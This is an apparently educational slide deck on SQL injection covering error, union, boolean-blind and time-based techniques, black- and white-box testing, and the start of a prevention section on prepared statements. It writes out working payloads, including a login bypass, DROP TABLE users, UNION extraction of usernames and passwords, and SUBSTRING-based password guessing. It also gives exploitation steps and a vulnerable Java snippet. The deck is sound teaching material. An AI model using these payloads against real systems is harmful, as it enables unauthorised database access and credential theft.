



DATA BREACH
IN PROGRESS

ACCESS
GRANTED

" OR 1=1 --;
DROP TABLE users;

DELETED

DELETED

DELETED

DELETED

SQL INJECTION

Agenda



WHAT IS SQL
INJECTION?



HOW DO YOU
FIND IT?



HOW DO YOU
EXPLOIT IT?



HOW DO YOU
PREVENT IT?

WHAT IS SQL INJECTION?

A vulnerability that lets attackers manipulate an app's SQL queries to its database.



SQL Injection

- Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database

```
username = 'admin'  
password = 'admin';
```



```
select * from users where  
username = 'admin' and  
password = 'admin';
```



```
select * from users where  
username = 'admin' and  
password = 'admin';
```



SQL Injection

- Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database

admin'--

```
username = 'admin'--'  
password = 'admin';
```



```
select * from users where  
username = 'admin'--' and  
password = 'admin';
```



```
select * from users where  
username = 'admin'--' and  
password = 'admin';
```



Types of SQL Injection

SQL Injection

In-Band

Blind

Out-of-Band

Error

Union

Boolean

Time

Error-Based SQLi

- Error-based SQLi is an in-band SQLi technique that forces the database to generate an error, giving the attacker information upon which to refine their injection.
- Example:

Input:

```
www.random.com/app.php?id= '
```

Output:

```
You have an error in your SQL syntax, check the manual that corresponds to your MySQL server version...
```

Union-Based SQLi

- Union-based SQLi is an in-band SQLi technique that leverages the UNION SQL operator to combine the results of two queries into a single result set
- Example:

Input:

```
www.random.com/app.php?id=' UNION SELECT username, password FROM users--
```

Output:

```
carlos  
afibh9cjnkuwcsfobs7h  
administrator  
tn8f921skp5dzoy7hxpK
```


Boolean-Based Blind SQLi

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Boolean-Based Blind SQLi

Users Table:

```
Administrator / e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f
```

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

➡ Nothing is returned on the page ➡ Returned False ➡ 's' is NOT the first character of the hashed password

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```


➡ Title of product id 1 is returned on the page ➡ Returned True ➡ 'e' IS the first character of the hashed password

HOW TO FIND SQLI VULNERABILITIES?




Finding SQLi Vulnerabilities

Depends on the perspective of testing.




Black Box
Testing



White Box
Testing


Black-Box Testing Perspective

- Map the application
- Fuzz the application
 - Submit SQL-specific characters such as ' or ", and look for errors or other anomalies
 - Submit Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses
 - Submit payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond
 - Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions



White-Box Testing Perspective

- Enable web server logging
- Enable database logging
- Map the application
 - Visible functionality in the application
 - Regex search on all instances in the code that talk to the database
- Code review!
 - Follow the code path for all input vectors
- Test any potential SQLi vulnerabilities



**HOW DO
YOU EXPLOIT
IT?**



Exploiting Error-Based SQLi

- Submit SQL-specific characters such as ' or ", and look for errors or other anomalies
- Different characters can give you different errors

Exploiting Union-Based SQLi

There are two rules for combining the result sets of two queries by using **UNION**:

- The number and the order of the columns must be the same in all queries
- The data types must be compatible

Exploitation:

- Figure out the number of columns that the query is making
- Figure the data types of the columns (mainly interested in string data)
- Use the UNION operator to output information from the database

Exploiting Union-Based SQLi

Determining the number of columns required in an SQL injection UNION attack using **ORDER BY**:

```
select title, cost from product where id =1 order by 1
```

- Incrementally inject a series of ORDER BY clauses until you get an error or observe a different behaviour in the application

```
order by 1--  
order by 2--  
order by 3--
```

The ORDER BY position number 3 is out of range of the number of items in the select list.

Exploiting Union-Based SQLi

Determining the number of columns required in an SQL injection UNION attack using **NULL VALUES**:

```
select title, cost from product where id =1 UNION SELECT NULL--
```

- Incrementally inject a series of UNION SELECT payloads specifying a different number of null values until you no longer get an error

```
' UNION SELECT NULL--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

```
' UNION SELECT NULL--
```

```
' UNION SELECT NULL, NULL--
```


Exploiting Union-Based SQLi

Finding columns with a useful data type in an SQL injection UNION attack:

- Probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn

```
' UNION SELECT 'a',NULL--
```

Conversion failed when converting the varchar value 'a' to data type int.

```
' UNION SELECT 'a',NULL--  
' UNION SELECT NULL,'a'--
```

Exploiting Union-Based SQLi

There are two rules for combining the result sets of two queries by using **UNION**:

- The number and the order of the columns must be the same in all queries
- The data types must be compatible

Exploitation:

- Figure out the number of columns that the query is making
- Figure the data types of the columns (mainly interested in string data)
- Use the UNION operator to output information from the database


Exploiting Boolean-Based Blind SQLi

- Submit a Boolean condition that evaluates to False and note the response
- Submit a Boolean condition that evaluates to True and note the response
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response

Exploiting Time-Based Blind SQLi

- Submit a payload that pauses the application for a specified period of time
- Write a program that uses conditional statements to ask the database a series of TRUE / FALSE questions and monitor response time

Automated Exploitation Tools



sqlmap

<https://github.com/sqlmapproject/sqlmap>



**Web Application Vulnerability
Scanners (WAVS)**



HOW DO
YOU PREVENT
IT?



Option 1 - Use of Prepared Statements

Code vulnerable to SQLi:

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "  
               + request.getParameter("customerName");  
try {  
    Statement statement = connection.createStatement( ... );  
    ResultSet results = statement.executeQuery( query );  
}  
...
```

Spot the issue?

- User supplied input "customerName" is embedded directly into the SQL statement

